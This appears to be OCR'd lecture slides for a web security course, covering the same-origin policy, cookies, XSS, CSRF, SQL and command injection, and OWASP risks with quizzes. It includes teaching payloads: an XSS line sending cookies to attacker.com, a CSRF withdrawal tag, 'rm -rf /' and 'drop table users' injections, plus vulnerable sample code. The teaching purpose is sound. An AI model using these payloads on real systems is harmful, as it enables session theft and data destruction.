Web Security

Goals

- The attacker mindset
- The defender mindset
- Learn to architect secure systems

Why is computer security hard?


- Lots of buggy code
- Social engineering is very effective
- There's money to be made by finding and exploiting vulnerable systems
- Marketplace for vulnerabilities
- Marketplace for owned machines / stolen data
- Many methods to profit from owned machines / stolen data

Why attack a computer system?

- Spam
  - Sent from legitimate IP address, less likely to be blocked
- Denial of service
  - Attack competitors, or seek ransom
- Infect visiting users with malware
  - Infect one server, use it to infect hundreds of thousands of clients
- Data theft
  - Steal credentials, credit card numbers, intellectual property

What is web security?

- Browser security
  - e.g. Same Origin Policy – Isolate sites from each other, while running in the same browser



What is web security?

- Server-side security
  - Attackers can run arbitrary HTTP clients; can send anything to server

```
curl
 -d '{"user":"Alice", "permission":"admin"}'
 -H "Content-Type: application/json"
 -X POST http://example.com/data
```

What is web security?

- Client-side security
  - Prevent user from being attacked while using web app locally
- Protect the user
  - From social engineering
  - From trackers, private data being leaked

This course

- Browser security model: Same origin policy
- Client security: attacks, defense
- Server security: attacks, defense
- Authentication
- Real world security, Writing secure code

DNS + HTTP

HTML

Introduction

This article is a review of the book *Dietary Preferences of Penguins*, by Alice Jones and Bill Smith. Jones and Smith's controversial work makes two hard-to-swallow claims about penguins:

- First, that penguins actually prefer tropical foods such as bananas and pineapple to their traditional diet of fish
- Second, that tropical foods give penguins an odor that makes them unattractive to their traditional predators

...

```
<h1>Introduction</h1>
<p>
 This article is a review of the book Dietary Preferences of Penguins, by Alice
 Jones and Bill Smith. Jones and Smith's controversial work makes three
 hard-to-swallow claims about penguins:
</p>
<ul>
 <li>
   First, that penguins actually prefer tropical foods such as bananas and
   pineapple to their traditional diet of fish
 </li>
 <li>
   Second, that tropical foods give penguins an odor that makes them
   unattractive to their traditional predators
 </li>
</ul>
```

Uniform Resource Locators (URLs)

- Full URL: `<a href='http://awebsite.com/news/2021/' >2021 News</a>`
- Relative URL: `<a href='september'>September News</a>`
- Same as http://awebsite.com/news/2021/september
- Absolute URL: `<a href='/events'>Events</a>`
- Same as http://awebsite.com/events
- Fragment URL: `<a href='#section3'>Jump to Section 3</a>`
- Scrolls to `<a name='section3' />` within page
- Same as http://awebsite.com/events#section3

HTML tags

<video>, <audio>

<canvas>

<link>,<style>

<script>


Include CSS in a page

```
<!-- External CSS file -->
<link rel='stylesheet' href='/path/to/styles.css' />
<!-- Inline CSS -->
<style>
 body {
   color: hot-pink;
 }
</style>
```

Include JavaScript in a page


```
<!-- External JS file -->
<script src='/path/to/script.js'></script>
<!-- Inline JS -->
<script>
 window.alert('hi there!')
</script>
```

DNS + HTTP


DNS
Recursive
Resolver
awebsite.com
1.2.3.4
Client
HTTP request
Server
1.2.3.4
HTTP response

DNS hijacking

- Attacker changes target DNS record to point to attacker IP address
  - Causes all site visitors to be directed to attacker's web server
- Motivation
  - Phishing
  - Revenue through ads, cryptocurrency mining, etc.
- How do they do it?
  - Hijacked recursive DNS resolver (see diagram)
  - Hijacked DNS nameserver
  - Compromised user account at DNS provider
  - Malware changes user's local DNS settings
  - Hijacked router



Same Origin Policy

What should be allowed?

- Should site A be able to link to site B?
- Should site A be able to embed site B?
- Should site A be able to embed site B and modify its contents?
- Should site A be able to submit a form to site B?
- Should site A be able to embed images from site B?
- Should site A be able to embed scripts from site B?
- Should site A be able to read data from site B?

Same Origin Policy

- This is the fundamental security model of the web
- If you remember one thing from this class, this is it:
  - Two pages from different sources should not be allowed to interfere with each other
- The web is an operating system
  - An origin is analogous to an OS process
  - The web browser itself is analogous to an OS kernel
  - Sites rely on the browser to enforce all the system's security rules
  - If there's a bug in the browser itself then all these rules go out the window (just like in an OS)
- The basic rule
  - Given two separate JavaScript execution contexts, one should be able to access the other only if the protocols, hostnames, and port numbers associated with their host documents match exactly.
  - This "protocol-host-port tuple" is called an "origin".

Same Origin Policy

- What should be allowed?
  - Where does one document begin and another end?
  - How much interaction should be allowed between non-cooperating origins?
  - Which actions should be subject to security checks?

Is cross-origin fetch allowed?

From https:/web.example.com/class/grades/:

```
const res = await fetch('https://abc.example.com')
const data = await res.body.text()
console.log(data)
```

No! Would be a huge violation of Same Origin Policy.

Any site in the world could read your grades if you're logged into abc in another tab!

Same origin or not?

https://example.com/a/ → https://example.com/b/

Yes!

https://example.com/a/ → https://www.example.com/b/

No! Hostname mismatch!

https://example.com/ → http://example.com/

No! Protocol mismatch!

https://example.com/ → https://example.com:81/

No! Port mismatch!

https://example.com/ → https://example.com:80/

Yes!

Cookies

Cookies

- Server sends a cookie with a response

- Client sends a cookie with a request

Sessions

- Cookies are used by the server to implement sessions
- Goal: Server keeps a set of data related to a user's current "browsing session"
- Examples
  - Logins
  - Shopping carts
  - User tracking

Session attacks, Cross-Site Request Forgery

Session hijacking

- Sending cookies over unencrypted HTTP is a very bad idea
- If anyone sees the cookie, they can use it to hijack the user's session
- Attacker sends victim's cookie as if it was their own
- Server will be fooled

Session hijacking via Cross Site Scripting (XSS)

- What if website is vulnerable to XSS?
  - Attacker can insert their code into the webpage
  - At this point, they can easily exfiltrate the user's cookie

```
new Image().src = 'https://attacker.com/steal?cookie=' + document.cookie
```

How to protect Cookie?

- **Session ID**: A randomly generated or encrypted string that uniquely identifies the user's session.
- **Expiration Date**: The expiration time of the cookie. If no expiration time is set, the cookie will exist until the browser is closed.
- **Secure Flag**: Ensures the cookie is only sent over HTTPS connections, enhancing data security.
- **HttpOnly Flag**: Prevents the cookie from being accessed via JavaScript on the client side, reducing the risk of XSS (Cross-Site Scripting) attacks.
- **Domain and Path**: Specifies the domain and path for which the cookie is valid.

```
Set-Cookie: sessionId=abc123; Path=/; HttpOnly; Secure; Expires=Wed, 09 Jun 2024 10:18:14 GMT
```

- `sessionId=abc123`: The unique identifier for the session.
- `Path=/`: The cookie is valid for the entire website.
- `HttpOnly`: The cookie can only be accessed through HTTP(S), not via JavaScript.
- `Secure`: The cookie is only sent over HTTPS connections.
- `Expires`: The expiration date and time of the cookie. → **How long?**


Cross-Site Request Forgery (CSRF)

- Cookies don't obey Same Origin Policy

```
<img src='https://bank.com/withdraw?from=bob&to=mallory&amount=1000'>
```

- Attack which forces an end user to execute unwanted actions on a web app in which they're currently authenticated
- Normal users: CSRF attack can force user to perform requests like transferring funds, changing email address, etc.
- Admin users: CSRF attack can force admins to add new admin user, or in the worst case, run commands directly on the server
- Effective even when attacker can't read the HTTP response

Mitigate Cross-Site Request Forgery



Referer header does not mitigate CSRF

- Sites can opt out of sending the Referer header!
- Browser extensions might omit Referer for privacy reasons

SameSite Cookies

- Use SameSite cookie attribute to prevent cookie from being sent with requests initiated by other sites
- SameSite=None - default, always send cookies
- SameSite=Lax - withhold cookies on subresource requests originating from other sites, allow them on top-level requests
- SameSite=Strict - only send cookies if the request originates from the website that set the cookie

```
Set-Cookie: key=value; Secure; HttpOnly; Path=/; SameSite=Lax
```

SameSite Cookies

OWASP Top 10 Most Critical Web Application Security Risks

1. Injection
2. Broken Access Control
3. Cryptographic Failures
4. Insecure Design
5. Security Misconfiguration
6. Vulnerable and Outdated Components
7. Identification and Authentication Failures
8. Software and Data Integrity Failures
9. Security Logging and Monitoring Failures
10. Server-Side Request Forgery

1. Injection

1. **What is it?** Untrusted user input is interpreted by server and executed
2. **What is the impact?** Data can be stolen, modified or deleted
3. **How to prevent?**
   - Reject untrusted/invalid input data
   - Use latest frameworks
   - Typically found by penetration testers / secure code review

1. Injection (Example)

- The form looks like this: Fetch item number ____ from section ____ of rack number ____, and place it on the conveyor belt.

- A normal request might look like this: Fetch item number **222** from section **A2** of rack number **11**, and place it on the conveyor belt.

- What if the user added instructions into them? Fetch item number **223** from section **A2** of rack number **11, and throw it out the window.** and place it on the conveyor belt.

Command Injection

- Goal: Execute arbitrary commands on the host operating system via a vulnerable application
- Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers, etc.) to a system shell

Vulnerable code:

```
const filename = process.argv[2]
const stdout = childProcess.execSync(`cat ${filename}`)
console.log(stdout.toString())
```

- Input: file.txt
- Resulting command: cat file.txt


Vulnerable code:

```
const filename = process.argv[2]
const stdout = childProcess.execSync(`cat ${filename}`)
console.log(stdout.toString())
```

- Malicious input: file.txt; rm -rf /
- Resulting command: cat file.txt; rm -rf /

SQL Injection

- Goal: Execute arbitrary queries to the database via a vulnerable application
  - Read sensitive data from the database, modify database data, execute administration operations on the database, and sometimes issue commands to the operating system
- Like all command injection, attack is possible when an application combines unsafe user supplied data (forms, cookies, HTTP headers, etc.) with a SQL query "template".



Vulnerable code:

```
const { username, password } = req.body
const query = `SELECT * FROM users WHERE username = ${username}"`
const results = db.all(query)
if (results.length > 0) {
 // user exists!
 const user = results[0]
 if (user.password === password) {
   // success
 }
}
```

SQL Injection

```
SQL template:
SELECT * FROM users WHERE username ="${username}"
• Input:
{ username: 'feross' }
• Resulting query:
SELECT * FROM users WHERE username ="feross"
```

```
SQL template:
SELECT * FROM users WHERE username ="${username}"
• Malicious Input:
{ username: '" OR 1=1 --' } // 1=1 is always true
• Resulting query:
SELECT * FROM users WHERE username ="" OR 1=1 --"
```

```
SQL template:
SELECT * FROM users WHERE username ="${username}"
• Malicious Input:
{ username: '"; drop table users --' } // ; is query terminator
• Resulting query:
SELECT * FROM users WHERE username =""; drop table users --"
```

SQL Injection defenses

- Never build SQL queries with string concatenation!
- Instead, use one of the following:
  - Parameterized SQL
  - Object Relational Mappers (ORMs)

Parameterized SQL

Vulnerable code:

```
const query = `SELECT * FROM users WHERE username = "${username}"`
const results = db.all(query)
```

Safe code:

```
const query = 'SELECT * FROM users WHERE username = ?'
const results = db.all(query, username)
```

- Will automatically handle escaping untrusted user input for you

Objection relational mappers (ORMs)

ORMs provide a JavaScript object interface for a relational database

- Will automatically handle escaping untrusted user input for you

```
class User extends Model {
 static tableName = 'users'
}
const user = await User.query()
 .where('username', username)
 .where('password', password)
```

1. Injection (Quiz)

Question 1:

Which answer best describes how to mitigate injection?

- ◯ **Never trust needles**
- ◯ **Never trust user input / always sanitise user input**
- ◯ **Never trust user output.**
- ◯ **It is important to screen every user. Only users that pass your screening may use the web application.**

2. Broken Authentication & Session Management

- **What is it?** Incorrectly build authentication and session management scheme that allows an attacker to impersonate another user
- **What is the impact?** Attacker can taken identity of victim
- **How to prevent?** Don’t develop your own authentication scheme
  - Use open source frameworks that are actively maintained by the community
  - Use strong passwords
  - Require current credential when sensitive information is requested or changed
  - Multi-factor authentication (SMS, password, fingerprinting…)
  - Log out or expire session after X amount of time
  - Be careful with ‘remember me’ functionality

2. Broken Authentication & Session Management

What is the impact of Broken Authentication and Session management **and** how can it be mitigated?

- ◯ **The attacker can claim the identity of the victim. This is troublesome because now the victim has to proof that (s)he has been hacked.**
- ◯ **The attacker can claim the identity of the victim and it can be mitigated using a Distributed Denial of Service (DDOS) mitigation strategy.**
- ◯ **This is a trick question, there is no impact nor mitigation strategy.**
- ◯ **The attacker can claim the identity of the victim and the attack could be mitigated using two-factor authentication.**

3. Cross-Site Scripting

- What is it? Untrusted user input is interpreted by browser and executed
- What is the impact? Hijack user sessions, deface websites, change content
- How to prevent?
  - Escape untrusted input data
  - Latest UI framework

3. Cross-Site Scripting

What is the most important message you want to communicate to your developers when you want them to mitigate Cross-Site Scripting?

- ◯ **Attain formal education about business continuity as soon as possible.**
- ◯ **Blame the cloud provider.**
- ◯ **Religiously untrust input data.**
- ◯ **This attack results in denial of server (DOS), which means this attack can be mitigated by scaling computing resources.**

4. Broken Access Control

- What is it? Restrictions on what authenticated users are allowed to do are not properly enforced.
- What is the impact? Attackers can access data, view sensitive files and modify data
- How to prevent?
  - Application should not solely rely on user input; check access rights on UI level and server level for requests to resources
  - Deny access by default

4. Broken Access Control

What is broken access control?

- ◯ **Improper enforcement of authorization.**
- ◯ **Improper enforcement of identification.**

5. Security Misconfiguration

- What is it? Human mistake of misconfiguration the system (e.g. providing a user with a default password)
- What is the impact? Depends on the misconfiguration. Worst misconfiguration could result in loss of the system
- How to prevent?
  - Force change of default credentials
  - Least privilege: turn everything off by default (debugging, admin interface, etc.)
  - Static tools that scan code for default settings
  - Keep patching, updating, and testing the system
  - Regularly audit system deployment on the system

5. Security Misconfiguration

What is the most cost effective way to address security misconfiguration?

- ○ **Hire external security consultants.**
- ○ **Hire an intern to reduce costs.**
- ○ **Buy the most well-advertised security product, because of their reputation.**
- ○ **Continuously scan for vulnerabilities, train your staff and focus on building & shipping more secure products.**

5. Security Misconfiguration

Security misconfiguration can be prevented by installing the latest patches.

- ○ **Yes.**
- ○ **No.**

6. Sensitive Data Exposure

- What is it? Sensitive data is exposed, e.g. social security numbers, passwords, health records
- What is the impact? Data that are lost, exposed or corrupted can have severe impact on the business continuity
- How to prevent?
  - Always obscure data (credit card numbers are almost always obscured)
  - Update cryptographic algorithm (MD5, DES, SHA-0, and SHA-1 are insecure)
  - Use salted encryption on storage of passwords

6. Sensitive Data Exposure

What is the difference between encryption at rest and in transit?

- ○ **Encryption at rest covers stored data, while encryption in transit covers data in flux (i.e. moving from one point to another point).**
- ○ **This is a trick question and has nothing to do with sensitive data exposure.**
- ○ **Encryption at rest covers data in flux (i.e. moving from one point to another point), while encryption in transit covers stored data.**
- ○ **Encryption at rest covers stored data, while encryption in transit covers data stored in routers and switches.**

7. Insufficient Attack Protection

- What is it? Applications that are attacked but do not recognize it as an attack, letting the attacker attack again and again
- What is the impact? Leak of data, decrease application availability
- How to prevent?
  - Detect and log normal and abnormal use of application
  - Respond by automatically blocking abnormal users or range of IP addresses
  - Patch abnormal use quickly

7. Insufficient Attack Protection

How can insufficient attack protection be mitigated?

- ○ **Identify, prevent, detect and respond to abnormal use of the web application.**
- ○ **Identify, prevent and respond to abnormal use of the web application.**
- ○ **Hardening the web application.**
- ○ **Hire external consultants that have experience with the main technology used in the web application.**

8. Cross-Site Request Forgery (CSRF)

- What is it? An attack that forces a victim to execute unwanted actions on a Web application in which they're currently authenticated.
- What is the impact? Victim unknowingly executes transactions.
- How to prevent?
  - Reauthenticate for all critical actions (e.g. transfer money)
  - Include hidden token in request
  - Most Web frameworks have built-in CSRF protection, but isn't enabled by default.

8. Cross-Site Request Forgery (CSRF)

How can Cross-Site Request Forgery impact a banking web application?

- ◯ **Cross-Site Request Forgery is not applicable to the banking sector, because of tight regulation.**
- ◯ **An attacker may force a victim to execute unwanted transactions on a web application in which they're currently authenticated.**
- ◯ **An attacker may force a victim to execute transactions on a web application.**
- ◯ **A victim may force an attacker victim to execute unwanted transactions on a web application in which they're currently authenticated.**


9. Using Components with Known Vulnerabilities

- What is it? Third-party components that the focal system uses (e.g. authentication frameworks)
- What is the impact? Depending on the vulnerability it could range from subtle to seriously bad
- How to prevent?
  - Always stay current with the third-party components
  - If possible, follow best practice of virtual patching

10. Underprotected APIs

- What is it? Applications expose rich connectivity options through APIs, in the browser to a user. These APIs are often unprotected and contain numerous vulnerabilities
- What is the impact? Data theft, corruption, unauthorized access, etc..
- How to prevent?
  - Ensure secure communication between client browser and server API
  - Reject untrusted/invalid input data
  - Use latest framework
  - Vulnerabilities are typically found by penetration testers and secure code reviewers

10. Underprotected APIs (Example)



10. Underprotected APIs

What is the main goal of an API?

- ◯ **API (Application Programming Interface) lists a bunch of operations that developers can use, along with a description of what the operations mean. The developer doesn't necessarily need to know, for example, the internal logic of the system that exposes the API. Programmers just need to know that the API is available for use.**
- ◯ **API (Application Programming Interface) automates lots of mundane work for the programmer. By using APIs the programmer becomes more effective and efficient, since the API is typically maintained by artificial intelligent bots. Programmers just need to know that it's available for use in their app.**
- ◯ **API (Application Programming Interface) is a type of microservice that is often used for web applications. The use of microservices enables the programmer becomes more effective and efficient, since the API is always maintained by open source developers. Programmers just need to know that it's available for use in their app.**
- ◯ **API (Application Programming Interface) is a type of design pattern that is only used by senior developers. Design patterns are recipes for solving common problems to prevent reinventing the wheel. The use of design patterns enables the programmer becomes more effective and efficient, since the API is typically maintained by open source developers. Programmers just need to know that it's available for use in their app.**

10. Underprotected APIs

How can you protect an API?

- ◯ **Ensure secure communication between client browser and server API.**
- ◯ **Reject untrusted/invalid input data.**
- ◯ **Use the latest framework.**
- ◯ **Hire penetration testers and secure code reviewers.**
- ◯ **All answers are right.**

11. Cryptographic Failures

- What is it? Ineffective execution & configuration of cryptography (e.g. FTP, HTTP, MD5, WEP)
- What is the impact? Sensitive data exposure
- How to prevent?
  - Never roll your own crypto. Use open-source libraries
  - Static code analysis tools can discover this issue
  - Key management (creation, destruction, distribution, storage and use)

12. Insecure design


- What is it? A failure to use security by design methods/principles resulting in a weak or insecure design
- What is the impact? Breach of confidentiality, integrity and availability
- How to prevent?
  - Secure lifecycle (embed security in each phase; requirements, design, development, test, deployment, maintenance and decommissioning)
  - Use manual (e.g. code review, threat modelling) and automated (e.g. SAST and DAST) methods to improve security

12. Insecure design

13. Software and Data Integrity Failures

- What is it? E.g. an application that relies on updates from a trusted external source, however the update mechanism is compromised
- What is the impact? Supply chain attack; data exfiltration, ransomware, etc.
- How to prevent?
  - Verify input (in this case software updates with digital signatures)
  - Continuously check for vulnerabilities in dependencies
  - Use Software Bill of materials
  - Unconnected back ups

13. Software and Data Integrity Failures



14. Server-Side Request Forgery

- What is it? Misuse of prior established trust to access other resources. A Web application is fetching a remote resource without validating the user-supplied URL.
- What is the impact? Scan and connect to internal services. In some cases the attacker could access sensitive data.
- How to prevent?
  - Sanitize and validate all client-supplied input data
  - Segment remote server access functionality in separate networks to reduce the impacts
  - Limiting connection to specific ports only (e.g. 443 for HTTPS)

14. Server-Side Request Forgery